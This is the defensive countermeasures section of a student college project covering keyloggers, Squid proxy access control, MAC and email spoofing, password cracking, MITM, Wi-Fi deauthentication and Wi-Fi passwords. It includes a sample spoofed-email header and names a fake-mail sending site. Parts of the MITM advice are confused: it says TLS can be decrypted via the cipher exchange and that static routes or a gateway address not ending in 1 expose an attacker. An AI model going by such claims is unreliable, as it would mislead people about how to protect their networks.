COUNTER MEASURES

KEYLOGGER

Most antivirus companies have already added known keylogger to their databases, making protecting against keylogger no different from protecting against other types of malicious program: install an antivirus product and keep its database up to date. However, since most antivirus products classify keylogger as potentially malicious, or potentially undesirable programs, users should ensure that their antivirus product will, with default settings, detect this type of malware. If not, then the product should be configured accordingly, to ensure protection against most common keylogger.

Let's take a closer look at the methods that can be used to protect against unknown keylogger or a keylogger designed to target a specific system.

Since the chief purpose of keylogger is to get confidential data (bank card numbers, passwords, etc.), the most logical ways to protect against unknown keylogger are as follows:

- 1. Using one-time passwords or two-step authentication:**

Using a one-time password can help minimize losses if the password you enter is intercepted, as the password generated can be used one time only, and the period of

time during which the password can be used is limited. Even if a one-time password is intercepted, a cyber-criminal will not be able to use it in order to obtain access to confidential information.

In order to generate one-time passwords, you can also use mobile phone text messaging systems that are registered with the banking system and receive a PIN-code as a reply. The PIN is then used together with the personal code for authentication.

2. Using a system with proactive protection designed to detect keylogging software:

A system with proactive protection designed to detect keylogging software like a good firewall installed on that computer provides us a great defense against keylogger because it will monitor your computer's activity more closely than you ever could. Upon detecting that a program is attempting to send data out, the firewall will ask for permission or display a warning. Some firewall software, such as **Zone Alarm**, provides you with the option of shutting down all inbound and outbound data completely.

The use of a firewall can't guarantee protection, but it's an important line of defense that should catch most threats.

A good antivirus can also recognize some of the known and unknown keylogger through virus definition or heuristic analysis.

Finally, a dedicated anti keylogging tool that constantly monitors the behavior of running applications and notifies you if it detects any potential keylogging activity.

For example:

a. Zemana AntiLogger: Apart from the basic keystroke protect which is what the free version of Zemana features, the full version also offers Anti-SSL logging protection against banking trojans and SSL sniffers, a screen capture prevention module to block image grabs of your desktop activity, protection against copying Clipboard data, and a module to stop hijacking of connected webcams and microphones

b. SpyShelter Premium: SpyShelter Premium has a number of defense modules including kernel mode keylogger protection with keystroke encryption, webcam and VOIP audio hacking protection, clipboard data hacking prevention, an anti-screen capture module, and also a System Defense guard that acts as a Host Intrusion Prevention System (HIPS) to protect critical areas from code injection such as memory and the registry.

There is other antikeyloggers also present on the internet like DataGuard AntiKeylogger

3. Using a virtual keyboard: You can use an on-screen virtual keyboard where your mouse will be used to

select the keys when entering your password instead of typing it from the physical keyboard that is logged. The use of a virtual keyboard can't guarantee protection because a fast screen captures by keylogger record can see keys you select, but it's an important line of defense against keystroke recording.

4. Install A Password Manager: Keyloggers work well because they're simple. They just take raw information - keystrokes - and ship them out of your computer to a third party. The information they send doesn't have to take up much bandwidth, and it can be logged quickly without any apparent performance impact on the target PC. Most users infected with a keylogger will never know it unless an account or credit card is hijacked.

One weakness of keyloggers, however, is the fact that you can't keylog what isn't typed. That's where automatic form filling becomes useful. If a password is filled in automatically by your PC, without any keystrokes, the password will only be susceptible to keyloggers the very first time you type it.

5. A simple protection method by us: Enter your password some keys first then add lots of garbage values then select them by mouse and add your other password keys, repeat this and add more garbage keys at end if you want more security .this method will work even if you are not using a trusted computer.

Precautions: Always use your own computer to login or for typing some secret data never trust other guys even friends. Change your password frequently.

For administrators on public computers: Never give right to users to install software's and even extensions: remove read and write permission to folder like this:

```
%userprofile%\AppData\Local\Google\Chrome\UserData\Default\Extension s
```

Proxy

Squid is a caching proxy for the Web supporting HTTP, HTTPS, FTP, and more. It reduces bandwidth and improves response times by caching and reusing frequently-requested web pages. Squid has extensive access controls and makes a great server accelerator.

How to use squid Proxy:-

Install the following three squid related packages on your system.

- 1. squid**
- 2. squid-common**
- 3. squid-langpack**

By default Squid runs on 3128 port. You can verify this from the squid.conf file. The http port number (3128) specified in the squid.conf should be entered in the proxy Settings section in the client browser. If squid is built with SSL, you can use https_port option inside squid.conf to define https squid.

To set your Squid server to listen on TCP port 8888 instead of the default TCP port 3128, change the http_port directive as such: http_port 8888

To restrict Access to Specific Websites

This is how you can restrict folks from browsing

certain website when they are connected to your network using your proxy server.

Create a file called restricted_sites and list all sites that you would want to restrict the access.

```
# vim /etc/squid/restricted_sites
```

Modify the squid.conf to add the following.

```
# vim /etc/squid/squid.conf
acl RestrictedSites dstdomain
"/etc/squid/restricted_sites"
http_access deny RestrictedSites
```

To restrict Access to Particular Network

Instead of restricting specific sites, you can also provide access only to certain network and block everything else. The example below, allows access only to the 192.168.1.* internal network.

```
# vim /etc/squid/squid.conf
acl branch_offices src 192.168.1.0/24
http_access deny all
http_access allow branch_offices
```

Mac Spoofing

1. Implementing CGX:-

As an integral part of an access control system, the CGX solution monitors device access requests across wired and wireless networks. Besides capturing the MAC addresses of each device, it also collects profiling information such as operating system, device platform, location, time and even user name if possible. Based on this collected information, the CGX can then assign the appropriate access rights to the device, from providing full access, limited access, or even restricting access to effectively "quarantining" devices.


2. Apply NAC or port security.
3. Whitelisting the allowed mac addresses.

Email Spoofing

Fake emails or fake mails are those emails which pretend to come from a specific email address but are sent from some fake email senders. It is not hard to send fake email address. Anyone can use those free fake email sender tools available online.

How to Identify Fake Email

It is really simple to identify a fake email. Click on the down arrow at the right side of the 'me' as shown in the snapshot.



Here you will see some details about the email. If the email comes from a trusted source, you will be able to see two more fields, **Mailed By** and **Signed By**. See the snap below:

from: Facebook notification+zj4ocfsc0t26@facebookmail.com
reply-to: noreply <noreply@facebookmail.com>
to: Deepanker Verma <deepanker70@gmail.com>
date: Sat, Nov 3, 2012 at 9:16 PM
subject: Vikas Singh tagged you in a photo on Facebook
mailed-by: facebookmail.com
signed-by: facebookmail.com

This method can be applied only for the emails coming from big companies like Google, Facebook, LinkedIn, Twitter and other companies which have their own servers. Email sent from Gmail will be mailed by and signed by Gmail.

But there are so many small companies that does not have dedicated server. They use Gmail labs or their own hosting server. Email coming from those may not show these two fields in mail. So we need to confirm this by one more way.

Now we will see the header of email. To see the header of email, click on down arrow at the right side of the reply icon and click on show original. Now it will open plain text email content with header information in a new tab.

Header information looks like this. Search for **Received: from** in this page. If there are more than one Received: from in the page, the go for the last one and see the domain there.

```
Delivered-To: deepanker70@gmail.com
Received: by 10.49.41.99 with SMTP id e3csp159879qel;
          Sun, 4 Nov 2012 21:14:39 -0800 (PST)
Received: by 10.14.172.195 with SMTP id t43mr32809652ee1.17.1352092478680;
          Sun, 04 Nov 2012 21:14:38 -0800 (PST)
Return-Path: <mark@faceboook.com>
Received: from emkei.cz ([2a01:5e0:36:5001::21])
          by mx.google.com with ESMTP id k8si3491540eed.36.2012.11.04.21.14.37;
          Sun, 04 Nov 2012 21:14:38 -0800 (PST)
Received-SPF: temperror (google.com: error in processing during lookup of mark@fa
Authentication-Results: mx.google.com; spf=temperror (google.com: error in proces
Received: by emkei.cz (Postfix, from userid 33)
          id 9FCF5D5586; Mon, 5 Nov 2012 06:14:37 +0100 (CET)
To: deepanker70@gmail.com
Subject: Hello
From: "Mark Zuckerberg" <mark@faceboook.com>
X-Priority: 3 (Normal)
Importance: Normal
Errors-To: mark@faceboook.com
Reply-To: mark@faceboook.com
Content-Type: text/plain; charset=utf-8
Message-Id: <20121105051437.9FCF5D5586@emkei.cz>
Date: Mon, 5 Nov 2012 06:14:37 +0100 (CET)
```

This is just a friendly email to say "Hello"

It shows emkei.cz in the fake mail sent by me. Now see the website **emkei.cz** and you will know that the domain belongs to a fake mail sender website.

If you see the header of some other emails, you will see that header comes with too many information which are not present in the header of this fake mail.

How To Trace Location Of Email Sender

Email address can be traced or not. It depends on the mail server it has been sent. If the email is sent from Gmail using GMail web, you will never get the original IP

address of the sender. Some other email servers (It may be a fake mail sender) also do not reveal the IP address of the sender in the email header. But in most of the cases (Other than sender is gmail) you can easily get the IP address of the person.

To get the IP address of the sender in the email header, search for **X-originating-** and you will get the IP address **IP:** of the sender.

X-Originating-IP: [60.50.176.125]

Now see the header of fake mail added above as snap by me, you will not find this field. It means it does not reveal the IP address of sender. If you get the IP address, now you can use any IP tracer online tool to get the IP address. Use WhatIsMyAddress Ip Lookup tool.

Online Password Cracking

To prevent our password from being attacked or cracked, we should adopt the following measures:-

1. Use a strong password to protect your account. A strong password has the following characteristics:

Contain atleast three of the following four categories:

- Upper case characters (e.g., A-Z)
- Lower case characters (e.g., a-z) (Note: Oracle does not distinguish between upper and lower case in passwords.)
- Digits (e.g., 0-9)
- Special characters (e.g. @#\$%^&*()_+ |

Computer Security Bypass

To prevent the bypassing of our operating systems password, we should adopt the following measures:-

1. We should protect our computer using the bios password. A **BIOS password** is authentication information that is sometimes required to log into a computer's basic input/output system (**BIOS**) before the machine will boot up.

This method is useful in a way that our system would doubly password protected i.e. one is the Bios password and another one is the operating system password.

It is easy to bypass the operating system password but not the bios password.

MITM

To prevent ourselves from becoming the victim of MITM, we should adopt the following measures:-

1. We can use a strong encryption security for our router which can be changed after logging into the router page and modifying its settings, which can be easily done by network administrator.
2. Another method to prevent such MITM attacks is, to never connect to open Wi-Fi routers directly. If we wish to do so, we can use a browser plug-in such as HTTPS Everywhere or ForceTLS. These plug-ins help us to establish a secure connection whenever the option is available.
3. **Use VPN:-** A VPN or Virtual Private Network is a method used to add security and privacy to private and public networks, like Wi-Fi Hotspots and the Internet. VPNs are most often used by corporations to protect sensitive data.
4. **Public key infrastructures:** Transport Layer Security is an example of implementing PKI over Tcp protocol. This is used to prevent Man-in-the-middle attack over a secured HTTP connection on internet. Client and Server exchange PKI certificates issued and verified by a common certificate authority.

PKI mutual authentication: The main defense in a

PKI scenario is mutual authentication. In this case applications from both client and server mutually validates their certificates issued by a common root certificate authority. Virtual Private Networks do mutual authentication before sending data over the created secure tunnel, however mutual authentication over internet for HTTP connections are seldom enforced.

5. We need to statically assign our IP address in our router, then set strict rules regarding the gateway, i.e. only communicate w/ xyz. Even if we use tls/ssl, the attacker can use the cipher exchange to decrypt traffic. Sounds like the attacker is playing games and injecting frames into your html content.

Setting up static routes between our pc and the router will stop that. Let's say we do not set up the static route, and let him continue on being deviant. Under windows we can always check the route our machine is taking by issuing the command '**route print**' in prompt. This should return our gateways address, i.e. 192.168./1, 172.16/1 or 10./1. If it's not a 1 at the end of those numbers, we have found the attacker.

6. Isolate computers on a local area network.

Wi-Fi Deauth

To prevent against Wi-Fi deauth, one should adopt the following measures:-

1. Infrastructure MFP—Protects management frames by detecting adversaries that are invoking denial-of-service attacks, flooding the network with associations and probes, interjecting as rogue access points, and affecting network performance by attacking the QoS and radio measurement frames. Infrastructure MFP is a global setting that provides a quick and effective means to detect and report phishing incidents.

Specifically, infrastructure MFP protects 802.11 session management functions by adding message integrity check information elements (MIC IEs) to the management frames emitted by access points (and not those emitted by clients), which are then validated by other access points in the network. Infrastructure MFP is passive. It can detect and report intrusions but has no means to stop them.

2. Client MFP—Shields authenticated clients from spoofed frames, preventing many of the common attacks against wireless LANs from becoming effective. Most attacks, such as deauthentication attacks, revert to simply degrading performance by contending with valid clients.

Specifically, client MFP encrypts management

frames are sent between access points and CCXv5 clients so that both the access points and clients can take preventative action by dropping spoofed class 3 management frames (that is, management frames passed between an access point and a client that is authenticated and associated). Client MFP leverages the security mechanisms defined by IEEE 802.11i to protect the following types of class 3 unicast management frames: disassociation, deauthentication, and QoS (WMM) action. Client MFP protects a client-access point session from the most common type of denial-of-service attack. It protects class 3 management frames by using the same encryption method used for the session's data frames. If a frame received by the access point or client fails decryption, it is dropped, and the event is reported to the controller.

To use client MFP, clients must support CCXv5 MFP and must negotiate WPA2 using either TKIP or AES-CCMP. EAP or PSK may be used to obtain the PMK. CCKM and controller mobility management are used to distribute session keys between access points for Layer 2 and Layer 3 fast roaming.

Note: In essence, the process adds a hash value to all management frames that are sent.

Wi-Fi Password Hack

To prevent our Wi-Fi password being hacked, we should adopt the following measures:-

1. We need to make sure that we are using WPA2 security for our router.
2. If you are using a pre-shared key (a passphrase), we must make sure that the passphrase is very long and strong.

Firewall Security

To prevent the bypassing of our operating system's firewall, we should adopt the following measures:-

1. Keep the firewall of the system updated.
2. Use the latest versions of the antivirus.

Conclusion

The objective of this project was making the college committee aware of the cyber threats that are taking place these days and how to protect their network from these threats. Major kinds of cyber-attacks that can take place in college network have been listed above along with their precautionary methods.

We all know that nothing is completely secure in today's world and can't be ever hacked but it can be assumed that if we take essential methods to prevent the attacks, then security can be achieved to a great extent.

So, from this research project, it can be concluded that the objective of working on this project has been achieved and now the student committee and the staff committee of this college can be more aware of the cyber threats and protection from them

BIBLIOGRAPHY

1. www.owasp.org
2. www.hackingarticles.in
3. www.google.com
4. www.youtube.com